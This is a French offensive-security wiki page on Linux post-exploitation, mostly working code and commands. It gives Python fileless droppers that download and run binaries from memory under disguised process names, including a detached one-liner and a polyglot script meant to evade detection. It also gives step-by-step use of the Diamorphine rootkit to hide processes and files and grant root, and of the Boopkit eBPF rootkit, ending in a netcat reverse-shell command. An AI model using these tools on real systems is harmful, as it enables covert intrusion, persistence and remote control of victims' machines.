Linux

- [Linux] Exécution de binaire en mode fileless
- [Linux] Diamorphine
- [Linux] Boopkit

[Linux] Exécution de binaire en mode fileless

Introduction

Cette technique consiste à exécuter des binaires sur un systèmes Linux sans qu'aucun fichier ne soit jamais écrit sur le disque.

Pour cela, nous allons simplement utiliser un dropper en python qui va écouter continuellement sur le réseau pour récupérer les binaires qu'on lui envoie puis il va créer un descripteur de fichier (FD), il va copier les données reçues dedans et l'exécuter en mémoire. Afin de créer un descripteur de fichier en mémoire, on utilise l'appel système **memfd_create()** présent dans la libc.

Dropper.py

Version locale

```
import os
import ctypes
import sys

# Définition de la constante pour memfd_create (MFD_CLOEXEC évite la fuite du FD vers d'autres processus)
MFD_CLOEXEC = 0x0001

def load_elf_in_memory(elf_path):
    try:
        # 1. Charger le binaire cible en mémoire (Simulation de réception de payload)
        with open(elf_path, "rb") as f:
            payload = f.read()

        # 2. Accéder à la bibliothèque C standard pour appeler memfd_create
        libc = ctypes.CDLL("libc.so.6")
```

```
        # 3. Création du descripteur de fichier anonyme en RAM
        # On lui donne un nom qui peut paraître légitime (ex: [shared_cache])
        fd = libc.memfd_create(b"[shared_cache]", MFD_CLOEXEC)

        if fd == -1:
            print("Erreur : Impossible de créer memfd")
            return

        # 4. Écrire le payload ELF dans le descripteur de mémoire
        os.write(fd, payload)

        # 5. Exécution via le système de fichiers virtuel /proc
        # Le chemin /proc/self/fd/X pointe directement vers notre zone RAM
        print(f"[*] Payload chargé en RAM (FD: {fd}). Exécution...")

        # os.execv remplace le processus Python courant par le binaire ELF
        os.execv(f"/proc/self/fd/{fd}", [elf_path])

    except Exception as e:
        print(f"[-] Erreur : {e}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python3 dropper.py /path/to/binary")
    else:
        load_elf_in_memory(sys.argv[1])
```

Version network loop

Version complète qui reste en écoute perpétuellement :

```
import os
import ctypes
import socket

# Configuration
LISTEN_IP = "0.0.0.0"
LISTEN_PORT = 9999
MFD_CLOEXEC = 0x0001
```

```
def network_fileless_loader():
    libc = ctypes.CDLL("libc.so.6")

    # 1. Création de la socket serveur
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((LISTEN_IP, LISTEN_PORT))
    server.listen(1)
    print(f"[*] En attente du payload sur {LISTEN_IP}:{LISTEN_PORT}...")

    while True:
        conn, addr = server.accept()
        print(f"[*] Connexion reçue de {addr}")

        try:
            # 2. Création du memfd
            fd = libc.memfd_create(b"[kernel_shared]", MFD_CLOEXEC)

            # 3. Lecture du flux réseau et écriture directe en RAM
            while True:
                data = conn.recv(4096)
                if not data:
                    break
                os.write(fd, data)

            conn.close()
            print("[*] Payload reçu en intégralité. Exécution...")

            # 4. Exécution (fork pour ne pas tuer le serveur)
            pid = os.fork()
            if pid == 0:  # Processus fils
                os.execv(f"/proc/self/fd/{fd}", [" "])

            # Le père continue d'écouter
            os.close(fd)

        except Exception as e:
            print(f"[-] Erreur : {e}")
            conn.close()
```

```
if __name__ == "__main__":
    network_fileless_loader()
```

Et pour envoyer le binaire :

```
cat mybinary | nc -w 127.0.0.1 4444
```

Version furtive

Version furtive qui va chercher le binaire sur un serveur web puis l'exécute dans un nouveau process orphelin :

```
# one-liner version :
# python3 -c 'import os,ctypes,urllib.request as r;L=ctypes.CDLL("libc.so.6");p=r.urlopen("http://127.0.0.1/basic-payload").read();f=L.memfd_create(b"k",1);os.write(f,p);[os._exit(0) for _ in range(2) if os.fork()>0];os.setsid();[os.dup2(os.open(os.devnull,2),i) for i in (0,1,2)];os.execv(f"/proc/self/fd/{f}",[" "])'

import os
import ctypes
import urllib.request
import sys

# Configuration
URL_PAYLOAD = "http://127.0.0.1/basic-payload"
MFD_CLOEXEC = 0x0001

def run_detached_fileless():
    libc = ctypes.CDLL("libc.so.6")

    try:
        # 1. Récupération du binaire en RAM
        print(f"[*] Téléchargement du payload...")
        with urllib.request.urlopen(URL_PAYLOAD) as response:
            payload = response.read()

        # 2. Création du memfd
        fd = libc.memfd_create(b"[kworker_system]", MFD_CLOEXEC)
        os.write(fd, payload)

        # 3. Technique du Double Fork pour détachement total
        pid = os.fork()
```

```
        if pid > 0:
            # Premier parent : il s'arrête ici
            sys.exit(0)

        # On est dans le premier fils, on se détache de la session
        os.setsid()

        pid_grandson = os.fork()
        if pid_grandson > 0:
            # Le premier fils s'arrête, rendant le petit-fils orphelin
            os._exit(0)

        # 4. On est dans le petit-fils (détaché et adopté par PID 1)
        # Redirection des flux standards vers /dev/null pour éviter les logs/sorties
        devnull = os.open(os.devnull, os.O_RDWR)
        os.dup2(devnull, 0)
        os.dup2(devnull, 1)
        os.dup2(devnull, 2)

        # Exécution du binaire depuis la RAM
        os.execv(f"/proc/self/fd/{fd}", [" "])

    except Exception as e:
        # En mode furtif, on évite d'afficher les erreurs, mais pour ton POC :
        # print(f"Erreur : {e}")
        sys.exit(1)

if __name__ == "__main__":
    run_detached_fileless()
```

Voici une version identique mais qui échappe à la détection en se faisant passer pour un script bash mais qui exécute en réalité le code python (**Polyglot Script**) :

```
#!/bin/sh
''':'
exec python3 -x "$0" "$@"
'''
import os
import ctypes
import urllib.request
```

```
import sys

URL_PAYLOAD = "http://127.0.0.1/basic-payload"
MFD_CLOEXEC = 0x0001

def run_detached_fileless():
    libc = ctypes.CDLL("libc.so.6")

    try:
        with urllib.request.urlopen(URL_PAYLOAD) as response:
            payload = response.read()

        fd = libc.memfd_create(b" ", MFD_CLOEXEC)
        os.write(fd, payload)

        pid = os.fork()
        if pid > 0:
            sys.exit(0)

        os.setsid()

        pid_grandson = os.fork()
        if pid_grandson > 0:
            os._exit(0)

        devnull = os.open(os.devnull, os.O_RDWR)
        os.dup2(devnull, 0)
        os.dup2(devnull, 1)
        os.dup2(devnull, 2)

        os.execv(f"/proc/self/fd/{fd}", [" "])

    except Exception as e:
        sys.exit(1)

if __name__ == "__main__":
    run_detached_fileless()
```

[Linux] Diamorphine

Introduction

Diamorphine est un rootkit Linux open source qui possède plusieurs fonctions :

- Masquer des processus
- Masquer des fichiers
- Backdoor utilisateur root

Diamorphine

Github

- https://github.com/m0nad/Diamorphine/tree/master

Installation

Sur Debian 13, les derniers noyaux sont protégés, il est recommandé de downgrade vers une version 5.10.

Pour cela, il faut ajouter les dépôts de Debian 11 dans vos sources pour bénéficier de la bonne version du noyau :

```
echo "deb http://archive.debian.org/debian/ bullseye main" > /etc/apt/sources.list.d/bullseye-archive.list
```

Rafraîchir la liste des dépôts et installez le noyau et les headers :

```
apt update && apt install -y linux-image-amd64/bullseye linux-headers-amd64/bullseye
```

On installe les paquets pour la compilation et Git :

```
apt install -y build-essential git
```

Vous pouvez ensuite cloner le dépôt de Diamorphine et compiler le module du rootkit :

```
git clone https://github.com/m0nad/Diamorphine/tree/master && cd Diamorphine && make
```

Vous devriez obtenir un fichier **diamorphine.ko** que vous pouvez désormais charger :

```
insmod diamorphine.ko
```

GiveRoot rights

Pour donner les droits root à votre utilisateur classique :

```
kill -64 0
```

Hide / unhide process

```
kill -31 $(pidof nano)
```

> Ici, le processus lié à nano va devenir complètement invisible même avec la commande **ps**.

Hide file

```
mv myfile diamorphine_secret_myfile
```

> Le fichier va devenir invisible même avec la commande **ls** ou **find**.

Unhide / Hide diamorphine module

```
kill -63 0
```

Désinstaller le module du rootkit


```
rmmod diamorphine
```

> Ne fonctionne qu'après avoir effectué la commande précédente pour afficher le module diamorphine.

[Linux] Boopkit

Introduction

Boopkit est un rootkit open source qui exploite eBPF pour envoyer des payloads. Le gros avantage c'est qu'il ne va pas ouvrir de socket réseau pour fonctionner : il va se placer niveau kernel et intercepter tous les paquets réseaux qui passent par la carte réseau et chercher un boop packet à l'intérieur et dans ce cas, il se déclenche et exécute le payload reçu. Un attaquant peut donc envoyer des commandes à la victime sans qu'aucun socket réseau ne soit utilisé au niveau système.



Ressources

- Article de Synaktiv sur les backdoors ePBF : https://www.synacktiv.com/publications/linkpro-analyse-dun-rootkit-ebpf

Installation

Pour l'installation, on utilisera deux machines **Debian 13** avec un noyau downgrade en version **5.10** (voir doc diamorphine) avec tous les outils de compilation.

Victime

On installe tous les paquets nécessaire à eBPF :

```
apt install -y bpftool libbpf-dev clang llvm libelf-dev gcc-multilib libxdp-dev libpcap-dev
```

Puis on installe **boopkit** :

```
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.3.0.tar.gz && tar -xzf v1.3.0.tar.gz && cd boopkit-1.3.0/boop && make && cd .. && make install
```

On lance Boopkit en mode reverse sur l'interface qui doit rester en écoute :

```
boopkit -i enp1s0 -r
```

Attaquant

On installe tous les paquets nécessaire à eBPF :

```
apt install -y bpftool libbpf-dev clang llvm libelf-dev gcc-multilib libxdp-dev libpcap-dev
```

Puis on installe **boopkit** :

```
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.2.0.tar.gz && tar -xzf v1.2.0.tar.gz && cd boopkit-1.2.0/boop && make && cd .. && make install
```

On utilise Boopkit pour envoyer un paquet magique à la victime (lancer un listener netcat en parallèle) :

```
boopkit-boop -lhost 192.168.122.209 -lport 4444 -rhost 192.168.122.188 -rport 22 -c "busybox nc 192.168.122.209 4444 -e /bin/sh"
```

> L'IP de l'attaquant est **192.168.122.209** et l'IP de la victime **192.168.122.188** dans ce cas.